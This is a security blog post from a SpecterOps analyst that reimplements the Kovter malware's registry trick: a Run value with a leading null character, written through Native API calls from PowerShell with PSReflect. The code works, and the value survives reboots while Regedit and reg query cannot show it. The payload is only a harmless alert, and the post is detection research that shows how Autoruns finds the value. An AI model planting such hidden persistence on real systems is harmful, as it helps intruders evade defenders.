Brian Reitz Follow
Senior Threat Analyst, Specter Ops
Jul 14, 2017 · 7 min read

Hiding Registry keys with PSReflect

Introduction and Background

Recently, I wanted to test detection of different kinds of registry persistence used by malware and APT groups. The Windows registry is a particularly interesting area for blue team detection as "fileless" techniques become more prevalent. One technique that has stuck in my mind is a persistence trick used by the Kovter malware family as detailed in a September 2015 report from Symantec, and analyzed by MalwareBytes, Airbus Cybersecurity, and Reaqta.


Kovter and its predecessor Poweliks use mshta to execute code stored in registry keys and values. To persist between reboots, Kovter uses a Run key value, but with a small twist: the key value name starts with a null character (\0), followed by random chars. The null character causes an error when attempting to read the value with Regedit and other techniques that expect a

null-terminated string. Using a null-character in a value name to hide from Regedit has been known since at least 2005, and Mark Russinovich previously released a tool called RegHide as part of the Sysinternals Suite as a proof of concept.

The old Sysinternals page described why this null character trick worked:

> *"In the Win32 API strings are interpreted as NULL-terminated ANSI (8-bit) or wide character (16-bit) strings. In the Native API names are counted Unicode (16-bit) strings. While this distinction is usually not important, it leaves open an interesting situation: there is a class of names that can be referenced using the Native API, but that cannot be described using the Win32 API. […] When a key (or any other object with a name such as a named Event, Semaphore or Mutex) is created with such a name any applications using the Win32 API will be unable to open the name, even though they might seem to see it."*

A question from StackOverflow was also extremely helpful explaining the differences between calling the Win32 API and calling the Native API.



Regedit will show an error when trying to display a key value with a null character in its name.

With PSReflect, we can make calls to the Native API through ntdll.dll from a PowerShell script, so we can implement our own version of RegHide and test our detection capability for Kovter-style key value names.

To follow along with the completed script, check out the PSReflect-RegHide gist or scroll to the bottom.

Enumerations, structures, and function definitions

As a proof of concept, let's create a Run key like Kovter: we'll create a value under **HKCU:\Software\Microsoft\Windows\CurrentVersion\Run**, with a value name of "**\0abcd**", and a value of "**mshta javascript:alert(1)**", which should pop up an alert box on user logon. According to the MSDN article about Registry Key Object Routines, we'll need at least three calls to write our hidden key value: first, **NtOpenKey** to open a handle to the key, second, **NtSetValueKey** to write the key value, and finally **NtClose** to close the key handle. PSReflect provides helpful functions to easily translate the documented C++ code into PowerShell. We'll define the enums and structs necessary to make these function calls first.

Using MSDN, we can see that NtOpenKey requires the ACCESS_MASK enum and the OBJECT_ATTRIBUTES struct (which itself requires an ATTRIBUTES enum), and NtSetValueKey requires the UNICODE_STRING struct.

Let's look at how to convert UNICODE_STRING into a PSReflect struct. We can "translate" the C++ data types into PowerShell types, so a USHORT, an unsigned short (16-bit int), becomes a UInt16, and a pointer to a WSTR becomes an IntPtr. For the ACCESS_MASK enum, the DWORD becomes a UInt32.

```
# Define our structs.
# https://msdn.microsoft.com/en-
us/library/windows/hardware/ff564879(v=vs.85).aspx
# typedef struct _UNICODE_STRING {
#  USHORT Length;
#  USHORT MaximumLength;
#  PWSTR  Buffer;
# }
$UNICODE_STRING = struct $Module UNICODE_STRING @{
   Length        = field 0 UInt16
   MaximumLength = field 1 UInt16
   Buffer        = field 2 IntPtr
}
```

```
# And our ACCESS_MASK
$KEY_ACCESS = psenum $Module KEY_ACCESS UInt32 @{
   KEY_QUERY_VALUE        = 0x0001
```

```
    KEY_SET_VALUE           = 0x0002
    KEY_CREATE_SUB_KEY      = 0x0004
    KEY_ENUMERATE_SUB_KEYS = 0x0008
    KEY_NOTIFY              = 0x0010
    KEY_CREATE_LINK         = 0x0020
    KEY_WOW64_64KEY         = 0x0100
    KEY_WOW64_32KEY         = 0x0200
    KEY_WRITE               = 0x20006
    KEY_READ                = 0x20019
    KEY_EXECUTE             = 0x20019
    KEY_ALL_ACCESS          = 0xF003F
} -Bitfield
```

Next, we'll define the functions that we want to import from ntdll to write to the Registry. Let's look at **NtOpenKey**, **NtSetValueKey**, and **NtClose**. We specify the DLL name, ntdll, and the entrypoint for the exported function we want, such as NtOpenKey. Again, we can "translate" the types from the C++ code documented on MSDN into the equivalent PowerShell. HANDLE becomes IntPtr and ULONG becomes UInt32, while for pointer types such as PHANDLE and PUNICODE_STRING, we can use MakeByRefType() to properly pass by reference. Notice that we can use the structs we defined previously (such as UNICODE_STRING).

```
$FunctionDefinitions = @(
(func ntdll NtOpenKey ([UInt32]) @(
    [IntPtr].MakeByRefType(),  #_Out_ PHANDLE KeyHandle,
    [Int32],                    #_In_  ACCESS_MASK DesiredAccess,
    $OBJECT_ATTRIBUTES.MakeByRefType() #_In_ POBJECT_ATTRIBUTES
ObjectAttributes
) -EntryPoint NtOpenKey),

(func ntdll NtSetValueKey ([UInt32]) @(
    [IntPtr],      #_In_     HANDLE          KeyHandle,
    $UNICODE_STRING.MakeByRefType(), #_In_     PUNICODE_STRING
ValueName,
    [Int32],       #_In_opt_ ULONG           TitleIndex,
    [Int32],       #_In_     ULONG           Type,
    [IntPtr],      #_In_opt_ PVOID           Data,
    [Int32]        #_In_     ULONG           DataSize
) -EntryPoint NtSetValueKey),
```

```
(func ntdll NtClose ([UInt32]) @(
    [IntPtr] #_In_      HANDLE          ObjectHandle
) -EntryPoint NtClose),
)

$Types = $FunctionDefinitions | Add-Win32Type -Module $Module -
Namespace RegHide
$ntdll = $Type['ntdll']
```

After calling `Add-Win32Type`, we now have access to these Native API functions in PowerShell as PowerShell Methods:

```
PS C:\Users\brian> $ntdll::NtOpenKey | fl

MemberType          : Method
OverloadDefinitions : {static uint32 NtOpenKey([ref] System.IntPtr ,
int , [ref] OBJECT_ATTRIBUTES )}
TypeNameOfValue     : System.Management.Automation.PSMethod
Value               : static uint32 NtOpenKey([ref] System.IntPtr ,
int , [ref] OBJECT_ATTRIBUTES )
Name                : NtOpenKey
IsInstance          : True
```

Creating the Autorun key

Let's set up the necessary arguments to open a key. While making a KeyHandle (an empty IntPtr) and an ACCESS_MASK (an Int32) is straightforward, creating an OBJECT_ATTRIBUTES struct takes a bit of set up that is normally handled by a macro. Let's take care of the easy stuff first:

```
# Create our OBJECT_ATTRIBUTES structure
# We don't have the InitializeObjectAttributes macro, but we can do
it manually
$ObjectAttributes = [Activator]::CreateInstance($OBJECT_ATTRIBUTES)
$ObjectAttributes.Length         = $OBJECT_ATTRIBUTES::GetSize()
$ObjectAttributes.RootDirectory  = [IntPtr]::Zero
$ObjectAttributes.Attributes     =
$OBJ_ATTRIBUTE::OBJ_CASE_INSENSITIVE

# These are set to NULL for default Security Settings (mirrors the
InitializeObjectAttributes macro).
$ObjectAttributes.SecurityDescriptor       = [IntPtr]::Zero
$ObjectAttributes.SecurityQualityOfService = [IntPtr]::Zero
```

Our ObjectName specifies the registry key we want to open, i.e. **HKCU:\Software\Microsoft\Windows\CurrentVersion\Run**. The object name for HKCU is in the format **\Registry\User\<User-SID>**, so we'll have to insert the correct User SID and create a UNICODE_STRING. The ObjectName field takes a pointer to a UNICODE_STRING, so we'll have to create a pointer to the UNICODE_STRING as well.

```
# To open the Current User's registry hive, we need the user's SID
$SID =
```

```
[System.Security.Principal.WindowsIdentity]::GetCurrent().User.Value
$KeyName =
"\Registry\User\$SID\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

```
# We'll have to convert the KeyName from PowerShell string into a
UNICODE_STRING
$KeyBuffer = [Activator]::CreateInstance($UNICODE_STRING)
$ntdll::RtlInitUnicodeString([ref]$KeyBuffer, $KeyName)

# Here, we need a pointer to the UNICODE_STRING we created
previously.
$ObjectAttributes.ObjectName     =
[System.Runtime.InteropServices.Marshal]::AllocHGlobal($UNICODE_STRI
NG::GetSize())
[System.Runtime.InteropServices.Marshal]::StructureToPtr($KeyBuffer,
$ObjectAttributes.ObjectName, $true)
```

Now we have all the arguments needed, so we can make a call to $ntdll:NtOpenKey.

```
$status = $ntdll::NtOpenKey([ref]$KeyHandle, $DesiredAccess,
[ref]$ObjectAttributes)
```

Once we have a key handle opened, we can pass that $KeyHandle to other functions such as **NtSetValueKey** or **NtClose**. Closing our handle is a simple call:

```
$status = $ntdll::NtClose($KeyHandle)
```

After we open the key handle to the Run key, our next step is to add the hidden value key, so that our "payload" runs at logon. To call **NtSetValueKey**, we'll need our key handle, plus the Value Name, its Type, and the Value Data.

While we previously used **RtlInitUnicodeString** to initialize our UNICODE_STRINGs, here we will manually create the structure to put a null character in the string. **RtlInitUnicodeString**, like other Win32 API calls, searches for the null-terminator (\0) to determine the end (and the length) of a string, but here we manually specify the length of the string and its buffer, so we can put in whatever characters we'd like in our value name.

```
$ValueName = "`0abcd"
$ValueData = "mshta javascript:alert(1)"
```

```
$ValueNameBuffer = [Activator]::CreateInstance($UNICODE_STRING)
$ValueDataBuffer = [Activator]::CreateInstance($UNICODE_STRING)

# Allocate enough space for 2-byte wide characters
$ValueNameBuffer.Length        = $ValueName.Length * 2
$ValueNameBuffer.MaximumLength = $ValueName.Length * 2
$ValueNameBuffer.Buffer        =
[System.Runtime.InteropServices.Marshal]::StringToCoTaskMemUni($Valu
eName)
```

```
# ValueData doesn't have any `0 characters, so we're good to use
RtlInitUnicodeString
$ntdll::RtlInitUnicodeString([ref]$ValueDataBuffer, $ValueData)
```

```
# Fill out the remaining parameters for NtSetValueKey
$ValueType  = 0x00000001 # REG_SZ Value Type
# "Device and intermediate drivers should set TitleIndex to zero."
$TitleIndex = 0
$status = $ntdll::NtSetValueKey($KeyHandle, [ref]$ValueNameBuffer,
$TitleIndex, $ValueType, $ValueDataBuffer.Buffer,
$ValueDataBuffer.Length)
```

After calling NtSetValueKey with our arguments, our hidden Run key is created. RegEdit will throw an error when viewing the key, while reg query and PowerShell's Get-ItemProperty won't return a value hidden in this way.


However, using the Autoruns tool from Sysinternals, we can see (and delete) the value we just created:

Conclusion

So why bother implementing a trick to obfuscate a registry value that isn't truly hidden? In my opinion it's important to examine what techniques various malware and APT tools use, as well as their implementations, so we can understand exactly how to detect and remediate these TTPs. While writing a registry key value name with a null character is a relatively simple example, it's also a good introduction to how PSReflect makes Native and Win32 API access easy in PowerShell.

I wrote the rest of the **NtXxxKey** routines (NtCreateKey, NtQueryKey, NtQueryValueKey, NtEnumerateKey, NtEnumerateValueKey, NtDeleteKey, and NtDeleteValueKey) and added them to the PSReflect-Functions repo, which maintains a growing number of useful Win32 functions as a PowerShell module.

Full source of PSReflect-RegHide.ps1



Cybersecurity Powershell

One clap, two clap, three clap, forty?

By clapping more or less, you can signal to us which stories really stand out.

14

Brian Reitz

Senior Threat Analyst, Specter Ops

Follow

Posts By SpecterOps Team Members

Posts from SpecterOps team members on various topics relating information security

Follow

Responses

Write a response...